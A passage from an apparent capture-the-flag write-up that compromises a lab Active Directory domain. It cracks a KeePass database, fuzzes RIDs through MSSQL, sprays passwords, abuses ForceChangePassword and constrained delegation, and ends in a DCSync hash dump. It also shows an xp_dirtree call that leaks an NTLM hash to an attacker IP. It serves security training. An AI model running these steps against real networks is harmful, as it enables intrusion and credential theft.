already open; Transfer starting.</span><span class="line out"><br>10-20-24  12:11AM                  434 CyberAudit.txt</span><span class="line out"><br>10-20-24  04:14AM                 2622 Shared.kdbx</span><span class="line out"><br>10-20-24  12:26AM                  580 TrainingAgenda.txt</span><span class="line out"><br>226 Transfer complete.</span></pre></td></tr></table></figure><p>Let’s switch to binary mode, disable the prompt, and download all the files</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">ftp&gt; </span>binary</span><span class="line out"><br>200 Type set to I.</span><span class="line cmd"><br><span class="prompt">ftp&gt; </span>prompt off</span><span class="line out"><br>Interactive mode off.</span><span class="line cmd"><br><span class="prompt">ftp&gt; </span>mget *</span><span class="line out"><br>...</span><span class="line cmd"><br><span class="prompt">ftp&gt; </span>exit</span><span class="line out"><br>221 Goodbye.</span></pre></td></tr></table></figure><p>In the files, they mentioned weak passwords like the “SeasonYear!” format and outlined ongoing issues with unused Active Directory objects and dangerous ACLs.</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">...</span><br><span class="line">Friday 18th October | 11.30 - 13.30 - 7 attendees</span><br><span class="line">&quot;Weak Passwords&quot; - Why &quot;SeasonYear!&quot; is not a good password</span><br><span class="line">...</span><br></pre></td></tr></table></figure><p>We can use this format to create a wordlist to use for password spraying</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">Spring2024!</span><br><span class="line">Summer2024!</span><br><span class="line">Autumn2024!</span><br><span class="line">Winter2024!</span><br><span class="line">Fall2024!</span><br></pre></td></tr></table></figure><p>Currently, We don’t have any valid users to test these passwords with, but remember that one of the files we retrieved from FTP is a Keepass database</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>file Shared.kdbx</span><span class="line out"><br>Shared.kdbx: Keepass password database 2.x KDBX</span></pre></td></tr></table></figure><p>We can attempt to crack this file with john by providing the wordlist we created</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>keepass2john Shared.kdbx | tee hash</span><span class="line out"><br>Shared:$keepass$*2*600000*0*ce7395f413946b0cd279501e510cf8a988f39baca623dd86beaee651025662e6*e4f9d51a5df3e5f9ca1019cd57e10d60f85f48228da3f3b4cf1ffee940e20e01*18c45dbbf7d365a13d6714059937ebad*a59af7b75908d7bdf68b6fd929d315ae6bfe77262e53c209869a236da830495f*806f9dd2081c364e66a114ce3adeba60b282fc5e5ee6f324114d38de9b4502ca</span><span class="line cmd"><br><span class="prompt">$ </span>john hash --wordlist=passwords.txt</span><span class="line out"><br>Using default input encoding: UTF-8</span><span class="line out"><br>Loaded 1 password hash (KeePass [SHA256 AES 32/64])</span><span class="line out"><br>Cost 1 (iteration count) is 600000 for all loaded hashes</span><span class="line out"><br>Cost 2 (version) is 2 for all loaded hashes</span><span class="line out"><br>Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes</span><span class="line out"><br>Will run 4 OpenMP threads</span><span class="line out"><br>Press &#x27;q&#x27; or Ctrl-C to abort, almost any other key for status</span><span class="line out"><br>&lt;REDACTED&gt;        (Shared)</span><span class="line out"><br>1g 0:00:00:00 DONE (2024-11-24 12:11) 3.030g/s 15.15p/s 15.15c/s 15.15C/s Spring2024!..Fall2024!</span><span class="line out"><br>Use the &quot;--show&quot; option to display all of the cracked passwords reliably</span><span class="line out"><br>Session completed.</span></pre></td></tr></table></figure><p>Now, we can use export the content of the database using <code>keepassxc-cli</code></p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>keepassxc-cli export  Shared.kdbx --format csv | awk -F&#x27;,&#x27; &#x27;&#123;print $3 &quot;:&quot; $4&#125;&#x27; | sed &#x27;s/&quot;//g&#x27;</span><span class="line out"><br>Enter password to unlock Shared.kdbx:</span><span class="line out"><br></span><span class="line out"><br>Username:Password</span><span class="line out"><br>FTPUser:&lt;REDACTED&gt;</span><span class="line out"><br>Administrator:&lt;REDACTED&gt;</span><span class="line out"><br>WordPress Panel:&lt;REDACTED&gt;</span><span class="line out"><br>SQLGuest:&lt;REDACTED&gt;</span><span class="line out"><br>:&lt;REDACTED&gt;</span><span class="line out"><br>Timesheet:&lt;REDACTED&gt;</span><span class="line out"><br>Payroll:&lt;REDACTED&gt;</span></pre></td></tr></table></figure><p>Great, now we have a list of usernames and passwords. One username in particular stands out: the <code>sqlguest</code> account. We can try it with MSSQL</p><h3 id="MSSQL"><a href="#MSSQL" class="headerlink" title="MSSQL"></a>MSSQL</h3><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>mssqlclient.py sqlguest@redelegate.vl</span><span class="line out"><br>Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies</span><span class="line out"><br></span><span class="line out"><br>Password:</span><span class="line out"><br>[*] Encryption required, switching to TLS</span><span class="line out"><br>[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master</span><span class="line out"><br>[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english</span><span class="line out"><br>[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192</span><span class="line out"><br>[*] INFO(DC\SQLEXPRESS): Line 1: Changed database context to &#x27;master&#x27;.</span><span class="line out"><br>[*] INFO(DC\SQLEXPRESS): Line 1: Changed language setting to us_english.</span><span class="line out"><br>[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)</span><span class="line out"><br>[!] Press help for extra shell commands</span><span class="line cmd"><br><span class="prompt">SQL (SQLGuest  guest@master)&gt;</span></span></pre></td></tr></table></figure><p>We managed to log in, but it’s just a guest account. The first thing I always do is run <code>xp_dirtree</code> to capture the hash of the account running the SQL service.</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">SQL (SQLGuest  guest@master)&gt; </span>xp_dirtree \\10.8.0.210\share</span><span class="line out"><br>subdirectory   depth   file</span><span class="line out"><br>------------   -----   ----</span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>sudo responder -I tun0</span><span class="line out"><br>...</span><span class="line out"><br>[SMB] NTLMv2-SSP Client   : 10.10.123.27</span><span class="line out"><br>[SMB] NTLMv2-SSP Username : REDELEGATE\sql_svc</span><span class="line out"><br>[SMB] NTLMv2-SSP Hash     : sql_svc::REDELEGATE:19683510782d6f86:5FE2CF7A00075E735FD2E0FF55E8BCE4:0101000000000000001930F36B3EDB01967E7092CC5EC5A90000000002000800410054005600550001001E00570049004E002D0031003900350057004200460031004F0038005900540004003400570049004E002D0031003900350057004200460031004F003800590054002E0041005400560055002E004C004F00430041004C000300140041005400560055002E004C004F00430041004C000500140041005400560055002E004C004F00430041004C0007000800001930F36B3EDB0106000400020000000800300030000000000000000000000000300000F9B0B238EE5347C05DF2985475D8A4ED15F0F41E2D9DA4CEC500DF5EABE1C15E0A0010000000000000000000000000000000000009001E0063006900660073002F00310030002E0038002E0030002E003200310030000000000000000000</span></pre></td></tr></table></figure><p>We obtained the hash of the <code>sql_svc</code> account, but it could not be cracked.<br>At this point, it seemed like a dead end. However, after some research, we found <a href="https://www.netspi.com/blog/technical-blog/network-penetration-testing/hacking-sql-server-procedures-part-4-enumerating-domain-accounts/">this blogpost</a> from 2015, which describes a method to enumerate domain users using MSSQL.</p><h3 id="Enumerating-Domain-Accounts"><a href="#Enumerating-Domain-Accounts" class="headerlink" title="Enumerating Domain Accounts"></a>Enumerating Domain Accounts</h3><p>The steps to achieve this are outlined in the blog post. The first step is to retrieve the domain name.</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">SQL (SQLGuest  guest@master)&gt; </span>SELECT DEFAULT_DOMAIN() as mydomain;</span><span class="line out"><br>mydomain</span><span class="line out"><br>----------</span><span class="line out"><br>REDELEGATE</span></pre></td></tr></table></figure><p>Next, we use a default group, in this case, <code>Domain Admins</code>, to retrieve the RID</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">SQL (SQLGuest  guest@master)&gt; </span>SELECT SUSER_SID(&#x27;REDELEGATE\Domain Admins&#x27;)</span><span class="line out"><br></span><span class="line out"><br>-----------------------------------------------------------</span><span class="line out"><br>b&#x27;010500000000000515000000a185deefb22433798d8e847a00020000&#x27;</span></pre></td></tr></table></figure><p>Once the full RID has been obtained, we can extract the domain SID by taking the first 48 bytes. In our case, it’s <code>0x010500000000000515000000A185DEEFB22433798D8E847AF4010000</code>. We can use the following python code to convert the SID to a readable format</p><figure class="highlight python"><table><tr><td class="code"><pre><span class="line"><span class="keyword">def</span> <span class="title function_">hex_sid_to_string_sid</span>(<span class="params">hex_sid</span>):</span><br><span class="line">    sid_bytes = <span class="built_in">bytes</span>.fromhex(hex_sid[<span class="number">2</span>:])</span><br><span class="line">    revision = sid_bytes[<span class="number">0</span>]</span><br><span class="line">    sub_auth_count = sid_bytes[<span class="number">1</span>]</span><br><span class="line">    identifier_authority = <span class="built_in">int</span>.from_bytes(sid_bytes[<span class="number">2</span>:<span class="number">8</span>], byteorder=<span class="string">&#x27;big&#x27;</span>)</span><br><span class="line">    sub_authorities = [</span><br><span class="line">        <span class="built_in">int</span>.from_bytes(sid_bytes[<span class="number">8</span> + (i * <span class="number">4</span>):<span class="number">12</span> + (i * <span class="number">4</span>)], byteorder=<span class="string">&#x27;little&#x27;</span>)</span><br><span class="line">        <span class="keyword">for</span> i <span class="keyword">in</span> <span class="built_in">range</span>(sub_auth_count)</span><br><span class="line">    ]</span><br><span class="line">    string_sid = <span class="string">f&quot;S-<span class="subst">&#123;revision&#125;</span>-<span class="subst">&#123;identifier_authority&#125;</span>&quot;</span></span><br><span class="line">    <span class="keyword">for</span> sub_auth <span class="keyword">in</span> sub_authorities:</span><br><span class="line">        string_sid += <span class="string">f&quot;-<span class="subst">&#123;sub_auth&#125;</span>&quot;</span></span><br><span class="line">    <span class="keyword">return</span> string_sid</span><br><span class="line"></span><br><span class="line">hex_sid = <span class="string">&quot;0x010500000000000515000000a185deefb22433798d8e847a00020000&quot;</span></span><br><span class="line">sid = hex_sid_to_string_sid(hex_sid)</span><br><span class="line"><span class="built_in">print</span>(sid)</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">S-1-5-21-4024337825-2033394866-2055507597-512</span><br></pre></td></tr></table></figure><blockquote><p>Refer to steps 6 through 12 in the <code>Manual Process for Enumerating Domain Accounts</code> section of the blog post.</p></blockquote><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">SQL (SQLGuest  guest@master)&gt; </span>SELECT SUSER_SNAME(0x010500000000000515000000A185DEEFB22433798D8E847AF4010000)</span><span class="line out"><br></span><span class="line out"><br>-----------------------------</span><span class="line out"><br>WIN-Q13O908QBPG\Administrator</span></pre></td></tr></table></figure><p>After obtaining the SID, we can start generating our own RIDs and begin fuzzing</p><figure class="highlight python"><table><tr><td class="code"><pre><span class="line"><span class="keyword">def</span> <span class="title function_">generate_rid_queries</span>(<span class="params">base_sid, start_rid, count, output_file</span>):</span><br><span class="line">    <span class="keyword">with</span> <span class="built_in">open</span>(output_file, <span class="string">&quot;w&quot;</span>) <span class="keyword">as</span> file:</span><br><span class="line">        <span class="keyword">for</span> rid <span class="keyword">in</span> <span class="built_in">range</span>(start_rid, start_rid + count):</span><br><span class="line">            hex_rid = <span class="string">f&quot;<span class="subst">&#123;rid:08X&#125;</span>&quot;</span> </span><br><span class="line">            reversed_rid = <span class="string">&#x27;&#x27;</span>.join(</span><br><span class="line">                [hex_rid[i:i+<span class="number">2</span>] <span class="keyword">for</span> i <span class="keyword">in</span> <span class="built_in">range</span>(<span class="number">0</span>, <span class="built_in">len</span>(hex_rid), <span class="number">2</span>)][::-<span class="number">1</span>]</span><br><span class="line">            )</span><br><span class="line">            full_sid = <span class="string">f&quot;<span class="subst">&#123;base_sid&#125;</span><span class="subst">&#123;reversed_rid&#125;</span>&quot;</span></span><br><span class="line">            query = <span class="string">f&quot;SELECT SUSER_SNAME(<span class="subst">&#123;full_sid&#125;</span>)&quot;</span></span><br><span class="line">            file.write(query + <span class="string">&quot;\n&quot;</span>)</span><br><span class="line"></span><br><span class="line"><span class="keyword">if</span> __name__ == <span class="string">&quot;__main__&quot;</span>:</span><br><span class="line">    generate_rid_queries(<span class="string">&quot;0x010500000000000515000000A185DEEFB22433798D8E847A&quot;</span>, <span class="number">500</span>, <span class="number">1000</span>, <span class="string">&quot;queries.txt&quot;</span>)</span><br></pre></td></tr></table></figure><p>This script will generate a file like this</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">SELECT SUSER_SNAME(0x010500000000000515000000A185DEEFB22433798D8E847AF4010000)</span><br><span class="line">SELECT SUSER_SNAME(0x010500000000000515000000A185DEEFB22433798D8E847AF5010000)</span><br><span class="line">SELECT SUSER_SNAME(0x010500000000000515000000A185DEEFB22433798D8E847AF6010000)</span><br><span class="line">SELECT SUSER_SNAME(0x010500000000000515000000A185DEEFB22433798D8E847AF7010000)</span><br><span class="line">...</span><br></pre></td></tr></table></figure><p>Each line represents a query for a specific RID appended to the base SID. We can pass this file to <code>mssqlclient.py</code> using the <code>-file</code> option and let it enumerate and print all the domain users</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>mssqlclient.py sqlguest:&lt;REDACTED&gt;@redelegate.vl -file queries.txt | tee result.txt</span><span class="line out"><br>Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies</span><span class="line out"><br></span><span class="line out"><br>[*] Encryption required, switching to TLS</span><span class="line out"><br>[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master</span><span class="line out"><br>[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english</span><span class="line out"><br>[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192</span><span class="line out"><br>[*] INFO(DC\SQLEXPRESS): Line 1: Changed database context to &#x27;master&#x27;.</span><span class="line out"><br>[*] INFO(DC\SQLEXPRESS): Line 1: Changed language setting to us_english.</span><span class="line out"><br>[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)</span><span class="line cmd"><br><span class="prompt">SQL&gt; </span>SELECT SUSER_SNAME(0x010500000000000515000000A185DEEFB22433798D8E847AF4010000)</span><span class="line out"><br></span><span class="line out"><br>-----------------------------</span><span class="line out"><br>WIN-Q13O908QBPG\Administrator</span><span class="line out"><br></span><span class="line cmd"><br><span class="prompt">SQL&gt; </span>SELECT SUSER_SNAME(0x010500000000000515000000A185DEEFB22433798D8E847AF5010000)</span><span class="line out"><br></span><span class="line out"><br>----------------</span><span class="line out"><br>REDELEGATE\Guest</span><span class="line out"><br></span><span class="line cmd"><br><span class="prompt">SQL&gt; </span>SELECT SUSER_SNAME(0x010500000000000515000000A185DEEFB22433798D8E847AF6010000)</span><span class="line out"><br></span><span class="line out"><br>-----------------</span><span class="line out"><br>REDELEGATE\krbtgt</span><span class="line out"><br>...</span></pre></td></tr></table></figure><p>After some time, we end up with a comprehensive list of usernames and groups.</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>strings result.txt | grep &#x27;REDELEGATE&#x27;</span><span class="line out"><br>REDELEGATE\Guest</span><span class="line out"><br>REDELEGATE\krbtgt</span><span class="line out"><br>REDELEGATE\Domain Admins</span><span class="line out"><br>REDELEGATE\Domain Users</span><span class="line out"><br>REDELEGATE\Domain Guests</span><span class="line out"><br>REDELEGATE\Domain Computers</span><span class="line out"><br>REDELEGATE\Domain Controllers</span><span class="line out"><br>REDELEGATE\Cert Publishers</span><span class="line out"><br>REDELEGATE\Schema Admins</span><span class="line out"><br>REDELEGATE\Enterprise Admins</span><span class="line out"><br>REDELEGATE\Group Policy Creator Owners</span><span class="line out"><br>REDELEGATE\Read-only Domain Controllers</span><span class="line out"><br>REDELEGATE\Cloneable Domain Controllers</span><span class="line out"><br>REDELEGATE\Protected Users</span><span class="line out"><br>REDELEGATE\Key Admins</span><span class="line out"><br>REDELEGATE\Enterprise Key Admins</span><span class="line out"><br>REDELEGATE\RAS and IAS Servers</span><span class="line out"><br>REDELEGATE\Allowed RODC Password Replication Group</span><span class="line out"><br>REDELEGATE\Denied RODC Password Replication Group</span><span class="line out"><br>REDELEGATE\SQLServer2005SQLBrowserUser$WIN-Q13O908QBPG</span><span class="line out"><br>REDELEGATE\DC$</span><span class="line out"><br>REDELEGATE\FS01$</span><span class="line out"><br>REDELEGATE\Christine.Flanders</span><span class="line out"><br>REDELEGATE\Marie.Curie</span><span class="line out"><br>REDELEGATE\Helen.Frost</span><span class="line out"><br>REDELEGATE\Michael.Pontiac</span><span class="line out"><br>REDELEGATE\Mallory.Roberts</span><span class="line out"><br>REDELEGATE\James.Dinkleberg</span><span class="line out"><br>REDELEGATE\Helpdesk</span><span class="line out"><br>REDELEGATE\IT</span><span class="line out"><br>REDELEGATE\Finance</span><span class="line out"><br>REDELEGATE\DnsAdmins</span><span class="line out"><br>REDELEGATE\DnsUpdateProxy</span><span class="line out"><br>REDELEGATE\Ryan.Cooper</span><span class="line out"><br>REDELEGATE\sql_svc</span></pre></td></tr></table></figure><p>With some cleanup, we can extract a list of just the user accounts</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">Christine.Flanders</span><br><span class="line">Marie.Curie</span><br><span class="line">Helen.Frost</span><br><span class="line">Michael.Pontiac</span><br><span class="line">Mallory.Roberts</span><br><span class="line">James.Dinkleberg</span><br><span class="line">Ryan.Cooper</span><br><span class="line">sql_svc</span><br></pre></td></tr></table></figure><h2 id="Foothold"><a href="#Foothold" class="headerlink" title="Foothold"></a>Foothold</h2><p>Now that we have the domain users, we can perform a password spray using the wordlist we created earlier</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb redelegate.vl -u users.txt -p passwords.txt --continue-on-success</span><span class="line out"><br>SMB         10.10.123.27    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:redelegate.vl) (signing:True) (SMBv1:False)</span><span class="line out"><br>...</span><span class="line out"><br>SMB         10.10.123.27    445    DC               [+] redelegate.vl\Marie.Curie:&lt;REDACTED&gt;</span></pre></td></tr></table></figure><p>We successfully got a hit on the user <code>Marie.Curie</code>. Let’s gather Bloodhound data to gain a better understanding of the network and the permissions our user have</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc ldap redelegate.vl -u marie.curie -p &#x27;&lt;REDCATED&gt;&#x27; --bloodhound --dns-server 10.10.123.27 --dns-tcp -c all</span><span class="line out"><br>SMB         10.10.123.27    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:redelegate.vl) (signing:True) (SMBv1:False)</span><span class="line out"><br>LDAP        10.10.123.27    389    DC               [+] redelegate.vl\marie.curie:&lt;REDCATED&gt;</span><span class="line out"><br>LDAP        10.10.123.27    389    DC               Resolved collection methods: objectprops, dcom, psremote, trusts, session, container, rdp, localadmin, acl, group</span><span class="line out"><br>LDAP        10.10.123.27    389    DC               Done in 00M 16S</span><span class="line out"><br>LDAP        10.10.123.27    389    DC               Compressing output into /home/serioton/.nxc/logs/DC_10.10.123.27_2024-11-24_125924_bloodhound.zip</span></pre></td></tr></table></figure><h3 id="ForceChangePassword"><a href="#ForceChangePassword" class="headerlink" title="ForceChangePassword"></a>ForceChangePassword</h3><p>After loading the data into BloodHound, we identified 10 <code>Reachable High Value Targets</code> from our current user, Marie.Curie.<br><img src="/Redelegate-Vulnlab/forcechangepassword.png" alt="BloodHound path from Marie.Curie with ForceChangePassword"><br>She is a member of the Helpdesk group, which has the <code>ForceChangePassword</code> permission on the user Helen.Frost. We can use <code>bloodyAD</code> to change Helen’s password</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>bloodyAD --host 10.10.123.27 -d dc.redelegate.vl -u marie.curie -p &#x27;&lt;REDCATED&gt;&#x27; set password helen.frost &#x27;P@ssword1&#x27;</span><span class="line out"><br>[+] Password changed successfully!</span></pre></td></tr></table></figure><p>Now, we can use evil-winrm to access the filesystem and grab our user flag</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>evil-winrm -i redelegate.vl -u helen.frost -p P@ssword1</span><span class="line out"><br></span><span class="line out"><br>Evil-WinRM shell v3.5</span><span class="line out"><br></span><span class="line out"><br>Info: Establishing connection to remote endpoint</span><span class="line cmd"><br><span class="prompt">*Evil-WinRM* PS C:\Users\Helen.Frost\Documents&gt; </span>cd ..\desktop</span><span class="line cmd"><br><span class="prompt">*Evil-WinRM* PS C:\Users\Helen.Frost\desktop&gt; </span>cat user.txt</span><span class="line out"><br>VL&#123;REDACTED&#125;</span></pre></td></tr></table></figure><h1 id="Privilege-Escalation"><a href="#Privilege-Escalation" class="headerlink" title="Privilege Escalation"></a>Privilege Escalation</h1><p>Running <code>whoami /priv</code> reveals that our user has the <code>SeEnableDelegationPrivilege</code>, a dangerous permission that allows for both constrained and unconstrained delegations</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">*Evil-WinRM* PS C:\Users\Helen.Frost\desktop&gt; </span>whoami /priv</span><span class="line out"><br></span><span class="line out"><br>PRIVILEGES INFORMATION</span><span class="line out"><br>----------------------</span><span class="line out"><br></span><span class="line out"><br>Privilege Name                Description                                                    State</span><span class="line out"><br>============================= ============================================================== =======</span><span class="line out"><br>SeMachineAccountPrivilege     Add workstations to domain                                     Enabled</span><span class="line out"><br>SeChangeNotifyPrivilege       Bypass traverse checking                                       Enabled</span><span class="line out"><br>SeEnableDelegationPrivilege   Enable computer and user accounts to be trusted for delegation Enabled</span><span class="line out"><br>SeIncreaseWorkingSetPrivilege Increase a process working set                                 Enabled</span></pre></td></tr></table></figure><h2 id="A-word-on-Delegation"><a href="#A-word-on-Delegation" class="headerlink" title="A word on Delegation"></a>A word on Delegation</h2><p>There are 3 types of delegation:</p><ul><li>Unconstrained delegations (KUD): a service can impersonate users on any other service.</li><li>Constrained delegations (KCD): a service can impersonate users on a set of services</li><li>Resource based constrained delegations (RBCD) : a set of services can impersonate users on a service</li></ul><p>I’ll leave some resources to learn more about delegation in the Resources section below</p><h2 id="Constrained-Delegation"><a href="#Constrained-Delegation" class="headerlink" title="Constrained Delegation"></a>Constrained Delegation</h2><h3 id="GenericAll"><a href="#GenericAll" class="headerlink" title="GenericAll"></a>GenericAll</h3><p>Since we can’t add DNS entries and <code>maq</code> is set to 0, our only option is Constrained Delegation. However, Constrained Delegation requires a machine account, and fortunately, our user Helen.Frost has <code>GenericAll</code> over <code>FS01$</code>, which allows us to change its password.<br><img src="/Redelegate-Vulnlab/genericall.png" alt="BloodHound showing Helen.Frost has GenericAll over a machine account"></p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>bloodyAD --host 10.10.123.27 -d dc.redelegate.vl -u helen.frost -p P@ssword1 set password fs01$ P@ssword2</span><span class="line out"><br>[+] Password changed successfully!</span></pre></td></tr></table></figure><p>Now that we have full control over <code>FS01$</code>, we can use it to execute the Constrained Delegation attack.<br>As mentioned in <a href="https://blog.netwrix.com/2021/11/30/what-is-kerberos-delegation-an-overview-of-kerberos-delegation/">this blogpost</a> to perform Constrained Delegation, the following steps are required:</p><ul><li>The <code>userAccountControl</code> attribute for the object must be updated with the <code>TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION</code> flag.</li><li>The <code>msDS-AllowedToDelegateTo</code> attribute must be populated with the SPN configured on the delegation tab</li></ul><p>To proceed, let’s first set <code>msDS-AllowedToDelegateTo</code> to <code>cifs</code> (or <code>ldap</code>)</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">*Evil-WinRM* PS C:\Users\Helen.Frost\desktop&gt; </span>Set-ADComputer -Identity FS01 -Add @&#123;&#x27;msDS-AllowedToDelegateTo&#x27;=@(&#x27;cifs/dc.redelegate.vl&#x27;)&#125;</span></pre></td></tr></table></figure><p>Next, let’s set the <code>TrustedToAuthForDelegation</code> flag</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">*Evil-WinRM* PS C:\Users\Helen.Frost\desktop&gt; </span>Set-ADAccountControl -Identity &quot;FS01$&quot; -TrustedToAuthForDelegation <span class="var">$True</span></span></pre></td></tr></table></figure><p>To confirm that the attributes have been successfully set, we can use <code>findDelegation</code> from Impacket</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>findDelegation.py &#x27;redelegate.vl&#x27;/&#x27;fs01$:P@ssword2&#x27;</span><span class="line out"><br>Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies</span><span class="line out"><br></span><span class="line out"><br>AccountName  AccountType  DelegationType                      DelegationRightsTo     SPN Exists</span><span class="line out"><br>-----------  -----------  ----------------------------------  ---------------------  ----------</span><span class="line out"><br>FS01$        Computer     Constrained w/ Protocol Transition  cifs/dc.redelegate.vl  No</span></pre></td></tr></table></figure><p>Another way to set the <code>TrustedToAuthForDelegation</code> is to use bloodyAD</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>bloodyAD -u helen.frost -p &#x27;P@ssword1&#x27; -d redelegate.vl --host dc.redelegate.vl add uac &#x27;FS01$&#x27; -f TRUSTED_TO_AUTH_FOR_DELEGATION</span><span class="line out"><br>[-] [&#x27;TRUSTED_TO_AUTH_FOR_DELEGATION&#x27;] property flags added to FS01$&#x27;s userAccountControl</span></pre></td></tr></table></figure><p>Now, we use the credentials of fs01 to request a service ticket while impersonating any user.</p><blockquote><p>Notice that we cannot impersonate the Administrator user in this case because it has the <code>NOT_DELEGATED</code> attribute, meaning it’s a protected account, as you can see here</p></blockquote><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>bloodyAD --host 10.10.123.27 -d dc.redelegate.vl -u helen.frost -p P@ssword1 get object administrator</span><span class="line out"><br></span><span class="line out"><br>distinguishedName: CN=Administrator,CN=Users,DC=redelegate,DC=vl</span><span class="line out"><br>accountExpires: 1601-01-01 00:00:00+00:00</span><span class="line out"><br>adminCount: 1</span><span class="line out"><br>badPasswordTime: 2024-10-19 08:24:34.093144+00:00</span><span class="line out"><br>cn: Administrator</span><span class="line out"><br>dSCorePropagationData: 2024-10-20 11:55:18+00:00</span><span class="line out"><br>description: Built-in account for administering the computer/domain</span><span class="line out"><br>...</span><span class="line out"><br>userAccountControl: NORMAL_ACCOUNT; DONT_EXPIRE_PASSWORD; NOT_DELEGATED</span><span class="line out"><br>...</span></pre></td></tr></table></figure><p>However, we can impersonate <code>ryan.cooper</code> since he is a Domain Admin</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>getST.py -impersonate ryan.cooper -spn cifs/dc.redelegate.vl &#x27;redelegate.vl/FS01$&#x27;:&#x27;P@ssword2&#x27;</span><span class="line out"><br>Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies</span><span class="line out"><br></span><span class="line out"><br>[*] Impersonating ryan.cooper</span><span class="line out"><br>[*] Requesting S4U2self</span><span class="line out"><br>[*] Requesting S4U2Proxy</span><span class="line out"><br>[*] Saving ticket in ryan.cooper@cifs_dc.redelegate.vl@REDELEGATE.VL.ccache</span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>export KRB5CCNAME=ryan.cooper@cifs_dc.redelegate.vl@REDELEGATE.VL.ccache</span></pre></td></tr></table></figure><p>As you can see, we successfully authenticated using the ticket </p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb redelegate.vl --use-kcache</span><span class="line out"><br>SMB         redelegate.vl   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:redelegate.vl) (signing:True) (SMBv1:False)</span><span class="line out"><br>SMB         redelegate.vl   445    DC               [+] redelegate.vl\ryan.cooper from ccache (Pwn3d!)</span></pre></td></tr></table></figure><h2 id="DCSync"><a href="#DCSync" class="headerlink" title="DCSync"></a>DCSync</h2><p>Next, let’s perform a DCSync attack and dump all the hashes, even though we can simply connect as ryan.cooper and retrieve the root flag</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb redelegate.vl --use-kcache --ntds</span><span class="line out"><br>[!] Dumping the ntds can crash the DC on Windows Server 2019. Use the option --user &lt;user&gt; to dump a specific user safely or the module -M ntdsutil [Y/n] y</span><span class="line out"><br>SMB         redelegate.vl   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:redelegate.vl) (signing:True) (SMBv1:False)</span><span class="line out"><br>SMB         redelegate.vl   445    DC               [+] redelegate.vl\ryan.cooper from ccache (Pwn3d!)</span><span class="line out"><br>SMB         redelegate.vl   445    DC               [+] Dumping the NTDS, this could take a while so go grab a redbull...</span><span class="line out"><br>SMB         redelegate.vl   445    DC               Administrator:500:aad3b435b51404eeaad3b435b51404ee:&lt;REDACTED&gt;:::</span><span class="line out"><br>SMB         redelegate.vl   445    DC               Guest:501:aad3b435b51404eeaad3b435b51404ee:&lt;REDACTED&gt;:::</span><span class="line out"><br>SMB         redelegate.vl   445    DC               